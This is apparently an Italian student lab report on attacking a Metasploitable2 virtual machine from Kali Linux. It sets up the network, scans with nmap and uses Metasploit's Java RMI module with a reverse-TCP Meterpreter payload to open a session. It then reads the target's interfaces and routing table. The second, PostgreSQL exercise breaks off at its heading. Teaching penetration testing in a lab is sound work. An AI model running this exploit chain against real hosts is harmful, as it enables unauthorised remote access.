
Relazione di vari exploit su Metasploitable2 tramite Kali Linux


Esercizio 1

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I re quisiti dell'esercizio sono:
● La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
● La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
● Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
1) configurazione di rete.
2) informazioni sulla tabella di routing della macchina vittima.

Configurazione dell'IP su Kali Linux

La prima fase consiste nel configurare l'indirizzo IP della macchina Kali Linux. Utilizzando la barra "Editing Connections" del Network Manager, ho impostato l'IP della macchina Kali su 192.168.75.111





Configurazione dell'IP su Metasploitable2

Successivamente, ho configurato l'indirizzo IP della macchina Metasploitable2. Utilizzando il comando:

```
sudo nano /etc/network/interfaces
```

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
```

```
  GNU nano 2.0.7        File: /etc/network/interfaces                Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
broadcast 192.168.75.255
gateway 192.168.75.1
```

ho modificato il file di configurazione di rete per impostare l'IP su 192.168.75.112. Dopo aver salvato le modifiche, ho riavviato il sistema con

```
sudo reboot
```


```
msfadmin@metasploitable:~$ sudo reboot_
```

per applicare correttamente le modifiche.

Verifica della Connettività


Dopo la configurazione degli IP, ho verificato la connettività tra le due macchine. Dalla macchina Kali, ho eseguito un ping verso Metasploitable2 utilizzando:

```
ping -c 4 192.168.75.112
```



per assicurandomi che fosse raggiungibile. Analogamente, ho effettuato un ping di ritorno da Metasploitable2 verso Kali con:

```
ping -c 4 192.168.75.111
```




Questi test hanno confermato che entrambe le macchine erano correttamente configurate e sulla stessa rete.

Scansione delle Porte con Nmap

Con la connettività stabilita, ho eseguito una scansione delle porte sulla macchina Metasploitable2 utilizzando Nmap con il comando:

`nmap -A 192.168.75.112`



ciò ha permesso di identificare le porte aperte e i servizi in esecuzione. Dall'output della scansione, si nota che la porta 1099, utilizzata dal servizio Java RMI, era aperta.

Esecuzione dell'Exploit tramite Metasploit

Avvio di Metasploit


Ho avviato il framework Metasploit su Kali Linux utilizzando il comando

`msfconsole`

Ricerca del Modulo Java RMI

Nel terminale di Metasploit, ho cercato i moduli exploit correlati a Java RMI con il comando

`search java rmi`



Dalla lista dei moduli disponibili, ho selezionato

`exploit/multi/misc/java_rmi_server`

un modulo specifico per sfruttare le vulnerabilità del servizio Java RMI.

Configurazione del Modulo

Dopo aver caricato il modulo scelto con il comando

`use exploit/multi/misc/java_rmi_server`

ho controllato le opzioni necessarie scrivendo:

`options`

```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                         sploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an a
                                         ddress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Da qui si può vedere che è richiesto l'inserimento di un RHOSTS ma non è richiesto l'inserimento dell'LHOST mentre il payload andava bene quello di default, quindi, ho solo impostato l'indirizzo IP del server bersaglio usando il comando

`set rhosts 192.168.75.112`

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.75.112
rhosts ⇒ 192.168.75.112
```

Esecuzione dell'Exploit

Una volta configurate tutte le opzioni, ho lanciato l'exploit con il comando

`exploit`

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

Questo ha avviato il processo di sfruttamento della vulnerabilità e ha stabilito una sessione Meterpreter con la macchina Metasploitable2

```
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/cRWvJQlrIU4B2h1
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:47142) at 2024-07-12 05:05:23 -0400

meterpreter >
```

Interazione con Meterpreter

Con la sessione Meterpreter attiva, ho utilizzato il comando

`help`

```
meterpreter > help
```

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table
```

(Queste sono solo alcune delle molte azioni disponibili che ci vengono mostrate tramite il comando help)

per visualizzare tutte le azioni disponibili.

Infine ho eseguito

`ifconfig`

per vedere la configurazione di rete della macchina bersaglio e

`route`

per visualizzare la tabella di routing, ottenendo preziose informazioni sulla rete del server compromesso.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec2:8f7
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.75.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                  Netmask  Gateway  Metric  Interface
    ------                  -------  -------  ------  ---------
    ::1                     ::       ::
    fe80::a00:27ff:fec2:8f7 ::       ::
```

Esercizio 2

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target


Impostazioni di Rete

